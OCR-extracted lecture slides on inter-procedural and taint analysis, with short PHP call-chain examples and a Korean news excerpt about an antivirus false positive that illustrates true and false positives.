
Context-insensitive Inter-procedural Analysis



Context-sensitive Inter-procedural Analysis



Context-sensitive Inter-procedural Analysis



A Limitation of Context-sensitive Analysis

- Problem:
  - Performance: expensive, as it gets deeper…

```
<?php
  $db_query(query1);
  $db_query(query2);
  $db_query(query3);
?>
```

```
<?php
  function db_query($query) {
    foo($query);
    foo($query);
  }
?>
```


```
<?php
  function foo($fquery) {
    mysql_query($fquery)
  }
?>
```

Number of calling context to analyze?

Taint Analysis: Pros and Cons


- Pros
  - Identify bugs before attacks
  - Analyze all of the source codes
- Cons
  - False positives due to analysis limitations

FYI: True Positive and False Positive




FYI: True Positive and False Positive

Positive: The analyzer says "these are bugs"




FYI: True Positive and False Positive

Positive: The analyzer says "these are bugs"



FYI: True Positive and False Positive

Positive: The analyzer says "these are bugs"



'알약' 오류로 PC 먹통…정상 프로그램 '랜섬웨어' 오탐

김혜경 기자 입력 2022.08.30 18:38


"긴급 대응 중…기업용 제품은 영향 없어"

[아이뉴스24 김혜경 기자] 백신 프로그램 '알약'이 정상 프로그램을 랜섬웨어로 잘못 인식하는 등 오류가 발생하자 개발사 측이 긴급 대응에 나섰다.

FYI: False Negatives and True Negatives

Positive: The analyzer says "these are bugs"

